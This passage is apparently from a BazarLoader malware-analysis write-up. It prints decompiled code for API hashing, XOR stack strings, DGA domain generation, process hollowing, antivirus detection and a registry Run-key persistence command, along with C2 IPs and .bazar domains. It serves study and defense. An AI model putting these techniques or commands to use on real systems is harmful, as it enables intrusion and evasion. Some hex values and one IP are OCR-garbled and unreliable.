    v4 = (void (__fastcall *)(_QWORD))sub_18000AC7C(v3, 1i64, 0x95902B19i64, 89i64);
    if ( v4 )
      v4(0i64);
  }
  return 0i64;
}
```




HashDB resolving API


Once the function has been decrypted, an Enum will be created, this Enum should be implied to all of the hashes. to do so, do the following:

1. Right-click on the function name
2. Click Set call type
3. Change the type of the third argument to be the Enum name

Press enter or click to view image in full size

```
__int64 EproyAklW()
{
  __int64 v0; // rcx
  void (__fastcall *v1)(_QWORD); // rax

  if ( !byte_18001D338 )
  {
    byte_18001D338 = 1;
    e_malware_start_sub_18000D024();
    e_M_sub_18000A3BC();
    v1 = e_dynamic_API_hashing_sub_18000AC7C(v0, 1i64, ExitProcess, 89);
    if ( v1 )
      v1(0i64);
}
```




HashDB enum

**BazarLoader defenses 2: Stack strings (sort of)**

Usually, malware authors like to hide indicative or important strings in embedded obfuscated code blobs inside the PE itself, a good example will be Qbot[12] which stores strings related to commands, process names, network activity, inside a code blob.

However, when we inspect this Bazarloader sample, we do not find any suspicious code blobs that could indicate hidden obfuscated data.
The reason for that is that Bazarloder store those strings in multiple small hashes that are combined during runtime and xored with a different key.

```
v19[0] = 0x3D9FFCDB;
v19[1] = 0x61C9EECC;
v19[2] = 0x3899B7CA;
v19[3] = 0x5989F8D3;
for ( n = 0i64; n < 4; ++n )              // Stack string - reddew28c.bazar.
  v19[n] ^= 0x59FB99A9u;
v9 = (a1 + 416);
e_copy_string_to_another_place_sub_18000181C(v9, v19, 0x20ui64);
v20 = 0;
v21[0] = 0x70504A22;
v21[1] = 0x794C4728;
v21[2] = 0x6F44446E;
v21[3] = 0x15255421;
for ( ii = 0i64; ii < 4; ++ii )           // Stack strings - bluehail.bazar
  v21[ii] ^= 0x15252640u;
e_copy_string_to_another_place_sub_18000181C(v9, v21, 0x20ui64);
```


Stack strings (stacked hashes)

This behavior happened hundred of times during the malware operation, a good way to track them will be to use the plugin FLARE CAPA[13].

In order to decrypt them statically, all you need to do is the following:

1. Click on the hash
2. shift + E
3. Copy the first 4 bytes to Cyberchef
4. Do it for each hash and merge them

Press enter or click to view image in full size





Decrypting hashes

5. Add from hex to the recipe

6. Add XOR to the recipe

7. In the xor key take the last 4 bytes (basically similar to the hashes)

Press enter or click to view image in full size




Decrypting hashes

## BazarLoader operative mechanisms

As mentioned, this section will be about anything related to the malware activity itself and commands.

### Network Activity

First, like much other malware, Bazarloader will check the connectivity and try to access multiple legitimate domains. Some of these domains are traditional for malware connectivity checks like google.com, however, some of them are more interesting such as the white house website.

Press enter or click to view image in full size

```
v29[0] = 0x43B6CD44;
v29[1] = 0x4BAFC706;
v29[2] = 0x26C0A428;
for ( ii = 0i64; ii < 3; ++ii )         // Stack strings - live.com
  v29[ii] ^= 0x26C0A428u;
e_copy_string_to_another_place_sub_18000181C(v3, v29, 0i64);
v30 = 0;
v31[0] = 0x453C4D7D;
v31[1] = 0x5C365D36;
v31[2] = 0x31593E18;
for ( jj = 0i64; jj < 3; ++jj )         // Stack strings - eset.com
  v31[jj] ^= 0x31593E18u;
e_copy_string_to_another_place_sub_18000181C(v3, v31, 0i64);
v38 = 0;
v39[0] = 0x2D89F6CF;
v39[1] = 0x2D9EF7C0;
v39[2] = 0x3494FA87;
v39[3] = 0x59FB99A9;
for ( kk = 0i64; kk < 4; ++kk )         // Stack strings - fortinet.com
  v39[kk] ^= 0x59FB99A9u;
e_copy_string_to_another_place_sub_18000181C(v3, v39, 0i64);

v19[0] = 0x2F0DF228;
v19[1] = 0x4C23EF2F;
for ( i1 = 0i64; i1 < 2; ++i1 )         // Stack strings - hp.com
  v19[i1] ^= 0x4C238240u;
e_copy_string_to_another_place_sub_18000181C(v3, v19, 0i64);
v20 = 0;
v21[0] = 0x15947A9;
v21[1] = 0x2F5158A2;
for ( i2 = 0i64; i2 < 2; ++i2 )         // Stack strings - hpe.com
  v21[i2] ^= 0x2F3C37C1u;
e_copy_string_to_another_place_sub_18000181C(v3, v21, 0i64);
v34 = 0;
v35[0] = 0x76002F86;
v35[1] = 0x75137182;
v35[2] = 0x1A705F8A;
for ( i3 = 0i64; i3 < 3; ++i3 )         // Stack strings - apple.com
  v35[i3] ^= 0x1A705FE7u;
e_copy_string_to_another_place_sub_18000181C(v3, v35, 0i64);
v40 = 0;
v41[0] = 0x20C657C4;
v41[1] = 0x23DA57C7;
v41[2] = 0x2AC7559C;
v41[3] = 0x47AB36B2;
for ( i4 = 0i64; i4 < 4; ++i4 )         // Stack strings - vanguard.com
  v41[i4] ^= 0x47A836B2u;
e_copy_string_to_another_place_sub_18000181C(v3, v41, 0i64);
v42 = 0;
v43[0] = 0xF78869;
v43[1] = 0x1F1887B;
v43[2] = 0x13B0856D;
v43[3] = 0x749E9671;
do
  v43[v1++] ^= 0x749EE01Eu;             // Stack strings - whitehouse.gov
```

```
v23[0] = 0x41037279;
v23[1] = 0x41083D6F;
v23[2] = 0x2E6B136D;
for ( i = 0i64; i < 3; ++i )            // Stack strings - yahoo.com
  v23[i] ^= 0x2E6B1300u;
v3 = (a1 + 16);
e_copy_string_to_another_place_sub_18000181C((a1 + 16), v23, 0i64);
v24 = 0;
v25[0] = 0x10C30A67;
v25[1] = 0x1482006C;
v25[2] = 0x77AC086F;
for ( j = 0i64; j < 3; ++j )            // Stack strings - google.com
  v25[j] ^= 0x77AC6500u;
e_copy_string_to_another_place_sub_18000181C(v3, v25, 0i64);
v26 = 0;
v27[0] = 0x2D7B8E60;
v27[1] = 0x34348D6E;
v27[2] = 0x571A8E6E;
for ( k = 0i64; k < 3; ++k )            // Stack strings - amazon.com
  v27[k] ^= 0x571AE301u;
e_copy_string_to_another_place_sub_18000181C(v3, v27, 0i64);
v36 = 0;
v37[0] = 0x544E3FC5;
v37[1] = 0x404225C7;
v37[2] = 0x494E78DC;
v37[3] = 0x262D56C5;
for ( m = 0i64; m < 4; ++m )            // Stack strings - microsoft.com
  v37[m] ^= 0x262D56A8u;
e_copy_string_to_another_place_sub_18000181C(v3, v37, 0i64);
v44 = 0;
v45[0] = 0x4F05CF5;
v45[1] = 0x9FD428G;
v45[2] = 0x5E740EA;
v45[3] = 0x9BA5BFE;
v45[4] = 0x6A9442F7;
for ( n = 0i64; n < 5; ++n )            // Stack strings - msdn.microsoft.
  v45[n] ^= 0x6A942F98u;

  v17[0] = 0x3B5C4D33;
  v17[1] = 357058851;
  for ( mm = 0i64; mm < 2; ++mm )       // Stack strings - sky.com
    v17[mm] ^= 0x1525264Ou;
  e_copy_string_to_another_place_sub_18000181C(v3, v17, 0i64);
  v32 = 0;
  v33[0] = 0x5C865DA9;
  v33[1] = 0x56911DAC;
  v33[2] = 0x39F233AD;
  for ( nn = 0i64; nn < 3; ++nn )       // Stack strings - intel.com
    v33[nn] ^= 0x39F233C0u;
  e_copy_string_to_another_place_sub_18000181C(v3, v33, 0i64);
  v18 = 0;
  v19[0] = 0x2F0DF228;
  v19[1] = 0x4C23EF2F;
  for ( i1 = 0i64; i1 < 2; ++i1 )       // Stack strings - hp.com
    v19[i1] ^= 0x4C238240u;
```

Legitimate domains

Next, we observe indicative a command that instructs the malware to “download and run backdoor”, which could potentially be the BazarBackdoor.

```
v98[0] = 0x7B524924;
v98[1] = 0x7144492C;
v98[2] = 0x714B4760;
v98[3] = 0x7B505460;
v98[4] = 0x76444460;
v98[5] = 0x7A4A422B;
v98[6] = 0x15252632;
for ( n = 0i64; n < 7; ++n )            // Stack strings - download and run backdoor
  v98[n] ^= 0x15252640u;
e_copy_strings_to_ptr_in_allocated_heap_2_sub_180001B1C(v140, v98);
```

download and run backdoor command

As for network capabilities, the malware will have two ways to operate and it will depend on:

1. Use hardcoded IP \ Emercoin
2. Use a generated Emercoin

```
      v60[0] = 0x7D2ABB8B;
      v60[1] = 0x7C3CB580;
      v60[2] = 0x4911FA87;
      v60[3] = 0x1958DAE3;
      for ( j = 0i64; j < 4; ++j )              // Stack strings - hardcoded IP
        v60[j] ^= 0x1958DAE3u;
      v17 = v60;
LABEL_34:
      e_copy_strings_to_ptr_in_allocated_heap_2_sub_180001B1C(v80, v17);
      break;
    case 2:
      v61 = 0;
      v62[0] = 0x7CF80C7D;
      v62[1] = 0x7DEE0276;
      v62[2] = 0x75CF4D71;
      v62[3] = 0x77E91F70;
      v62[4] = 0x188A037C;
      for ( k = 0i64; k < 5; ++k )              // Stack strings - hardcoded Emercoin
        v62[k] ^= 0x188A6D15u;
      v17 = v62;
      goto LABEL_34;
    case 3:
      v63 = 0;
      v64[0] = 0x429118D4;
      v64[1] = 0x428B1CC1;
      v64[2] = 0x42923893;
      v64[3] = 0x4E901EC1;
      v64[4] = 0x27FF7DDD;
      for ( m = 0i64; m < 5; ++m )              // Stack strings - generate Emercoin
        v64[m] ^= 0x27FF7DB3u;
```

Hardcoded vs generate

**First method**



If the malware will choose to use the hardcoded way, it will first use the following hardcoded IP addresses and Emercoin domains

```
185.99.133[.]67
188.127[.]249
5.255.103[.]36
91.201.202[.]138
reddew28c[.]bazar
bluehail[.]bazar
whitestorm9p[.]bazar
```


Next, it will go to a function that will use WinINet functions to communicate externally

Press enter or click to view image in full size

```
  _InternetQueryOptionA = e_dynamic_API_hashing_sub_18000AC7C(v52, 8i64, InternetQueryOptionA, 469);
  if ( _InternetQueryOptionA )
    _InternetQueryOptionA(v43, 31i64, &v130, &v109);//  InternetQueryOptionA
  v130 |= 0x3380u;
  e_M_sub_18000A3BC();
  _InternetSetOptionA = e_dynamic_API_hashing_sub_18000AC7C(v54, 8i64, InternetSetOptionA, 471);
  if ( _InternetSetOptionA )
    _InternetSetOptionA(v43, 31i64, &v130);//  InternetSetOptionA
}
lpBuffer = 0;
e_M_sub_18000A3BC();
_HttpSendRequestA = e_dynamic_API_hashing_sub_18000AC7C(v56, 8i64, HttpSendRequestA, 466);
if ( _HttpSendRequestA )
  v58 = _HttpSendRequestA(v43, v112, v46, v111, v51);//  HttpSendRequestA
else
  v58 = 0;                              // Failure
if ( v58 )                              // Success
{
```

WinINet network function


This network function will return the status code of the network operation as an output using the API *HttpQueryInfo*. In other words, if the function is successful and works properly, it will return 200.



```
returned_status_code = e_Internet_communication_sub_18000863C(
                         *(ptr_allocated_buffer_2 + 216),
                         v21,
                         &v84,
                         &v135,
                         &v130);        // Internet function
v38 = *(ptr_allocated_buffer_2 + 208);
status_code = returned_status_code;
```

WinINet function returned value

Next, the caller function will check whether the status code is indeed 200, if yes, it will call a function that contains the code injection core function.




```
if ( v22 == 3 && status_code == 200 )   // If status code 200
{
  if ( e_wrap_code_injection_sub_180012770(ptr_allocated_buffer_2, &v84) )
    goto LABEL_133;
}
else if ( (status_code - 200) >= 100 )  // If failed
{
```

Checking status code

**Second method: DGA**

As told, bazarloader has an option to generate an Emercoin. In this option, Bazarloader will use its domain name generator (DGA) capabilities to generate a random .bazar (which is related to Emercoin) domain.
After generating the name, the malware will add the string ".bazar" to it as a suffix.

Press enter or click to view image in full size




```
v15 = a1 / 0x169;
v16 = a1 % 0x169;
v17 = (v16 / 0x13 + 19 * (*v12 - 48));
v18 = v16 % 0x13 + 19 * (v12[1] - 48);
**(randomized_domain + 32) = *(*(a4 + 16) + 2 * v17) ^ *(*(a3 + 16) + 2 * v17);
*(*(randomized_domain + 32) + 1i64) = *(*(a4 + 16) + 2 * v17 + 1) ^ *(*(a3 + 16) + 2 * v17 + 1);
*(*(randomized_domain + 32) + 2i64) = *(*(a4 + 16) + 2i64 * v18) ^ *(*(a3 + 16) + 2i64 * v18);
*(*(randomized_domain + 32) + 3i64) = *(*(a4 + 16) + 2i64 * v18 + 1) ^ *(*(a3 + 16) + 2i64 * v18 + 1);
v19 = *(a2 + 32);
v20 = ((v15 >> 2) + 4 * (*(v19 + 4) - 48));
v21 = ((v15 & 3) + 4 * *(v19 + 5) - 192);
*(*(randomized_domain + 32) + 4i64) = *(*(a4 + 16) + 2 * v20) ^ *(*(a3 + 16) + 2 * v20);
*(*(randomized_domain + 32) + 5i64) = *(*(a4 + 16) + 2 * v20 + 1) ^ *(*(a3 + 16) + 2 * v20 + 1);
*(*(randomized_domain + 32) + 6i64) = *(*(a4 + 16) + 2 * v21) ^ *(*(a3 + 16) + 2 * v21);
v22 = *(a4 + 16);
v23 = *(a3 + 16);
v25[0] = 0i64;
v25[1] = 0i64;
v26 = 0i64;
*(*(randomized_domain + 32) + 7i64) = *(v22 + 2 * v21 + 1) ^ *(v23 + 2 * v21 + 1);
*(*(randomized_domain + 32) + 8i64) = 0;
v24[0] = 0x57E6691A;
v24[1] = 0x2D877955;
do                                      // Stack strings - .bazar
  v24[v10++] ^= 0x2D870B34u;
while ( v10 < 2 );
e_copy_string_sub_18000173C(v25, v24);
e_copy_string_to_heap_Combined_sub_1800019C8(randomized_domain, v26);
```

Bazarloader DGA

Then, the malware will have the ability to communicate externally using the WINSOCK functions. Unlike the WinINet functions where the majority of the functions are resolved directly by the API hashing function, in the case of the WINSOCK function the malware will:

1. Decrypt their name which
2. Use the API hashing function to resolve GetProcAddress
3. Resolve the requested function using GetProcAddress

```
v109[0] = 0x3A5D51B6;
v109[1] = 0x5E335BB1;
for ( k = 0i64; k < 2; ++k )                    // Stack strings - sendto
  v109[k] ^= 0x5E3334C5u;
e_M_sub_18000A3BC();
v14 = e_dynamic_API_hashing_sub_18000AC7C(v13, 1i64, GetProcAddress, 7);
if ( !v14 )
  return 0i64;
_sendto = v14(v8, v109);
if ( !_sendto )
  return 0i64;
v118 = 0;
v119[0] = 0x5AE14F1;
v119[1] = 0x1EA203E5;
v119[2] = 0x73CD7183;
for ( m = 0i64; m < 3; ++m )                    // Stack strings - recvfrom
  v119[m] ^= 0x73CD7183u;
e_M_sub_18000A3BC();
v17 = e_dynamic_API_hashing_sub_18000AC7C(v16, 1i64, GetProcAddress, 7);
```

WINSOCK functions resolved

Then, the malware will use these functions to communicate

```
if ( _sendto(v78, heap_buffer, v163, 0i64, v143, v107) != -1 )// sendto
{
  v159 = v78;
  v158 = 1;
  v138 = 1i64;
  e_M_sub_18000A3BC();
  v80 = e_dynamic_API_hashing_sub_18000AC7C(v79, 4i64, select, 400);
  v81 = v80 ? v80(0i64, &v158, 0i64, 0i64, &v138) : 0;
  if ( v81 >= 1 )
  {
    if ( v61 )
    {
      v82 = v149;
      v83 = v61;
      v156 = 0i64;
      while ( v82 > 0 && v83 )
      {
        --v82;
        *v83++ = 0;
      }
    }
    v84 = _recvfrom(v78, v61, (v150 - 1), 0i64, 0i64, 0i64);// recvfrom
    if ( v84 >= 12 )
```

sendto & recvfrom

### Code injection

The malware attempt to inject itself into one of the following processes:

1. Svchost.exe
2. cmd.exe
3. explorer.exe

Then, it will go to a function that iterates through the running processes using the aforementioned API calls of *CreateToolhelp32Snapshot[14]* and *ProcessFind32First\Next*[15]. One found it will retrieve the process ID.

```
{
  v48 = 0;
  v49[0] = 0x2440F433;
  v49[1] = 0x6257F12F;
  v49[2] = 0x6C46FA25;
  v49[3] = 0x4C238240;
  for ( i = 0i64; i < 4; ++i )            // Stack strings - svchost.exe
    v49[i] ^= 0x4C238240u;
  v15 = v49;
}
else if ( (v13 - 2) > 2u )
{
  v46 = 0;
  v47[0] = 0x72132994;
  v47[1] = 0x34042C88;
  v47[2] = 0x3A152782;
  v47[3] = 0x1A705FE7;
  for ( j = 0i64; j < 4; ++j )            // Stack strings - svchost.exe
    v47[j] ^= 0x1A705FE7u;
  v15 = v47;
}
else
{
  v42 = 0;
  v43[0] = 0x1585AA2;
  v43[1] = 0xF594FA4;
  v43[2] = 0x2F3C37C1;
  for ( k = 0i64; k < 3; ++k )            // Stack strings - cmd.exe
    v43[k] ^= 0x2F3C37C1u;
  v15 = v43;
}
```

Processes to be injected

```
v51[0] = 0x1A297BE8;
v51[1] = 0x43C71E2;
v51[2] = 0x132166A3;
v51[3] = 0x7659038D;
do                                       // Stack strings - explorer.exe
  v51[v26++] ^= 0x7659038Du;
while ( v26 < 4 );
e_copy_strings_to_ptr_in_allocated_heap_2_sub_180001B1C(&v72, v51);
if ( e_iterate_processes_sub_180010DA8(&v72, &v67, &v62) > 0 )
  v24 = e_returns_processID_sub_180011020(&v67, &v62);
```

Processes to be injected

Eventually, the process ID of the chosen process will be sent to another function that will deal with the code injection itself.

```
while ( v32 > 0 );
if ( e_code_injections_sub_180014F64(
       v24,
       &v52,
       a3,
       *(a1 + 200) + 48i64,
       *(a1 + 200) + 88i64,
       v91,
       v89,
       -1i64,
       0xFFFFFFFFFFFFFFFFi64,
       &v82) )
```

Code injection process gets processID as an argument

In the code injection function, we can see the injection technique itself which appears to be Process Hollowing.

First, a process is created with the creation flag of 0x8000014. This number is actually masking the following flags:

1. 0x08000000: *CREATE_NO_WINDOW*
2. 0x00000010: *CREATE_NEW_CONSOLE*
3. 0x00000004: *CREATE_SUSPENDED*

Press enter or click to view image in full size

```
_CreateProcessA_2 = e_dynamic_API_hashing_sub_18000AC7C(v61, 1i64, CreateProcessA, 60);// CreateProcessA
if ( !(_CreateProcessA_2 ? _CreateProcessA_2(0i64, v388, 0i64, 0i64, 0, 0x8000014, 0i64, 0i64, v403, v16) : 0) )
{
  v64 = v332;
```

Process created suspended

Next, a new virtual memory will be allocated in the remote process followed by the traditional API calls we would expect to see in the Process Hollowing techniques.

Press enter or click to view image in full size

```
LABEL_242:
        v249 = *v16;
        e_M_sub_18000A3BC();
        _WriteProcessMemory_2 = e_dynamic_API_hashing_sub_18000AC7C(v250, 1i64, WriteProcessMemory, 24);
        if ( _WriteProcessMemory_2 )
          v252 = _WriteProcessMemory_2(v249, v135, lpBuffer, v348, 0i64);// Write content to the allocated buffer
        else
          v252 = 0;
        if ( v252 )
        {
          v267 = v337;
          v268 = v337;
          *(v337 + 16) = v172;
          v269 = ptr_NtSetContextThread(v16[1], v268);// Setting the thread contenxt
          if ( v269 >= 0 )
          {
            thread_handle = v16[1];
            e_M_sub_18000A3BC();
            _ResumeThread = e_dynamic_API_hashing_sub_18000AC7C(v281, 1i64, ResumeThread, 116);
            if ( _ResumeThread )
              v283 = _ResumeThread(thread_handle);// Resuming thread of the suspended process
```

Process hollowing

### Looking for security products

More activities from Bazarloader are related to security products. Bazarloader will use the API calls *CreateToolHelp32Snapshot* and *Process32First* to create a snapshot of the running processes and iterate on them to search AV products-related processes.

```
v3 = e_dynamic_API_hashing_sub_18000AC7C(v2, 1i64, CreateToolhelp32Snapshot, 94);
if ( v3 )
  v4 = v3(2i64);
else
  v4 = 0i64;
e_maintaince_sub_18000A3BC();
v6 = e_dynamic_API_hashing_sub_18000AC7C(v5, 1i64, Process32First, 92);
if ( v6 && v6(v4, ptr_allocated_heap) )
{
  v7 = ptr_allocated_heap + 44;
  do
  {
    v17[0] = 0x5F143815;
    v17[1] = 0x2C754E20;
    for ( i = 0i64; i < 2; ++i )              // Stack strings - Avast
      v17[i] ^= 0x2C754E54u;
    if ( !sub_18000AD1C((ptr_allocated_heap + 44), v17, 5ui64) )
      goto LABEL_66;
    v18 = 0;
    v19[0] = 0x3A081AAC;
    v19[1] = 0x49696CB9;
    for ( j = 0i64; j < 2; ++j )              // Stack strings - avast
      v19[j] ^= 0x49696CCDu;
    if ( !sub_18000AD1C((ptr_allocated_heap + 44), v19, 5ui64) )
    {
```

Searching for security products

Also, the malware will use the traditional stack strings to search for the following processes:

1. Norton Security
2. nsWscSvc- Windows Security service
3. ISSRV- Microsoft network real-time inspection service

Press enter or click to view image in full size

```
LABEL_32:
    if ( ((*v7 - 'N') & 0xDF) == 0           // Stack strings - Norton security
      && (ptr_allocated_heap[45] == 'o'
       && ptr_allocated_heap[46] == 'r'
       && ptr_allocated_heap[47] == 't'
       && ptr_allocated_heap[48] == 'o'
       && ptr_allocated_heap[49] == 'n'
       && ((ptr_allocated_heap[50] - 83) & 0xDF) == 0
       && ptr_allocated_heap[51] == 'e'
       && ptr_allocated_heap[52] == 'c'
       && ptr_allocated_heap[53] == 'u'
       && ptr_allocated_heap[54] == 'r'
       && ptr_allocated_heap[55] == 'i'
       && ptr_allocated_heap[56] == 't'
       && ptr_allocated_heap[57] == 'y'
       || *v7 == 'n'                         // Stack strings - Windows security service center
       && ptr_allocated_heap[45] == 's'
       && ((ptr_allocated_heap[46] - 'W') & 0xDF) == 0
       && ptr_allocated_heap[47] == 's'
       && ptr_allocated_heap[48] == 'c'
       && ((ptr_allocated_heap[49] - 'S') & 0xDF) == 0
       && ptr_allocated_heap[50] == 'v'
       && ptr_allocated_heap[51] == 'c') )
    {
      v0 = 3;
      break;
    }
    if ( ((*v7 - 'N') & 0xDF) == 0           // Stack strings - Microsoft network realtime inspection service
      && ((ptr_allocated_heap[45] - 'I') & 0xDF) == 0
      && ((ptr_allocated_heap[46] - 'S') & 0xDF) == 0
      && ((ptr_allocated_heap[47] - 'S') & 0xDF) == 0
      && ((ptr_allocated_heap[48] - 'R') & 0xDF) == 0
      && ((ptr_allocated_heap[49] - 'V') & 0xDF) == 0 )
```

Searching for security products

In addition, as already seen from the first image, Bazarloader will search for the names of the following security products:

1. Avast
2. BitDefender
3. NortonSecurity
4. WindowsDefender

```
  v10[0] = 0x75DB98BC;
  v10[1] = 0x6BAEE89;
  do                                    // Stack strings - Avast
    v10[v2++] ^= 0x6BAEEFDu;
  while ( v2 < 2 );
  v7 = v10;
  break;
case 2:
  v13 = 0;
  v14[0] = 0x1ED44D4E;
  v14[1] = 0x34C54269;
  v14[2] = 0x5AD24168;
  do                                    // Stack strings - BitDefender
    v14[v2++] ^= 0x5AA0240Cu;
  while ( v2 < 3 );
  v7 = v14;
  break;
case 3:
  v15 = 0;
  v16[0] = 0x33ECE09B;
  v16[1] = 0x22CDE1BA;
  v16[2] = 0x2EECFAB6;
  v16[3] = 0x479EF6A1;
  do                                    // Stack strings - NortonSecurity
    v16[v2++] ^= 0x479E8FD5u;
  while ( v2 < 4 );
  v7 = v16;
  break;
case 4:
  v17 = 0;
  v18[0] = 0x1E9A81A3;
  v18[1] = 0x3E879F9B;
  v18[2] = 0x14918E91;
  v18[3] = 0x7A868D90;
  do                                    // Stack strings - WindowsDefender
    v18[v2++] ^= 0x7AF4E8F4u;
```

Searching for security products

### Registry operations

Bazarloader has a designated function that will create a process in order to perform specific commands, in most cases, this function occurs when a cmd command that manipulates the registry happens.

#### Persistence

Bazarloader will use the cmd process in order to set a persistence into the traditional Microsoft\Windows\CurrentVersion\Run path.

Press enter or click to view image in full size

```
v15[20] = 764278596;
for ( j = 0i64; j < 0x15; ++j )             // Stack strings - cmd.exe /c reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /f /v
  v15[j] ^= 0x2D8DF744u;
v8 = *(a1 + 32);
e_copy_string_to_heap_Combined_sub_1800019C8(v12, v15);
e_copy_string_to_heap_Combined_sub_1800019C8(v12, v8);
e_copy_string_to_heap_Combined_sub_1800019C8(v12, v11);
v17 = 0;
v18 = 34;
v16 = 8736;
v9 = *(a2 + 32);
e_copy_string_to_heap_Combined_sub_1800019C8(v12, &v16);
e_copy_string_to_heap_Combined_sub_1800019C8(v12, v9);
e_copy_string_to_heap_Combined_sub_1800019C8(v12, &v18);
e_CreateProcess_and_pipes_sub_180003FA8(v12, 0i64, 0i64, 0);
```

Creating persistence

#### Additional commands are also include

```
cmd /c
cmd /c choice /c /y /d y /t 10
cmd /c choice /c /y /d y /t 10 & start
cmd /c echo
cmd.exe /c reg.exe query HKCU\Software\
cmd.exe /c reg.exe query HKCU\Software\ /t REG_BINARY /d
cmd.exe /c reg.exe query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths
```

### Cryptography

Right after the WinINet network function ends, another function that is related to the malware's cryptography starts. The function also shares an argument with the network function.

Press enter or click to view image in full size

```
returned_status_code = e_Internet_communication_sub_18000863C(
                         *(ptr_allocated_buffer_2 + 216),
                         v21,
                         &v84,
                         &v135,
                         &v130);        // Internet function
v38 = *(ptr_allocated_buffer_2 + 208);
status_code = returned_status_code;
if ( !returned_status_code )
{
  *v38 = 0;
  goto LABEL_138;
}
if ( !v38[1] && v85 )
{
  v70 = 0i64;
  v71 = 0i64;
  v72 = 0i64;
  if ( e_start_crypt_sub_18001AA9C(&v125, &v84, &v70) && (v41 = v71) != 0 )// Crypto activity
  {
```

Cryptography function intro

The cryptography function consists of multiple functions that each does several tasks. In order to not get into each one in detail, I will only demonstrate their important activities.

One of the functions is responsible to resolve the *Crypt32.dll* and *Bcrypt.dll* modules in the following way:

1. Decrypt the names of the modules
2. Use the dynamic API resolving function to resolve *LoadLibrary*
3. Execute LoadLibrary with the decrypted module name as its argument
4. Assign the handle for the DLL to an IDA variable for later usage

```
v84[0] = 0x193E19EA;
v84[1] = 0x4620ED8;
v84[2] = 0x604C16C4;
for ( mm = 0i64; mm < 3; ++mm )// Stack strings - Bcrypt.dll
  v84[mm] ^= 0x604C7AA8u;
e_M_sub_18000A3BC();
v32 = e_dynamic_API_hashing_sub_18000AC7C(v31, 1i64, LoadLibraryA, 2);
if ( !v32 )
{
  h_Bcrypt_dll = 0i64;
  return 0;
}
h_Bcrypt_dll = v32(v84);
```

Resolving Bcrypt.dll

Then, it will do the same for the functions themselves, but with *GetProcAddress*. When it comes solely to Bcrypt, 14 different functions will be resolved and assigned to variables.

Press enter or click to view image in full size

```
000000018001D068 h_Bcrypt_dll_2  dq 0
000000018001D068
000000018001D070 ; __int64 (*ptr_BCryptFreeBuffer)(void)
000000018001D070 ptr_BCryptFreeBuffer dq 0
000000018001D070
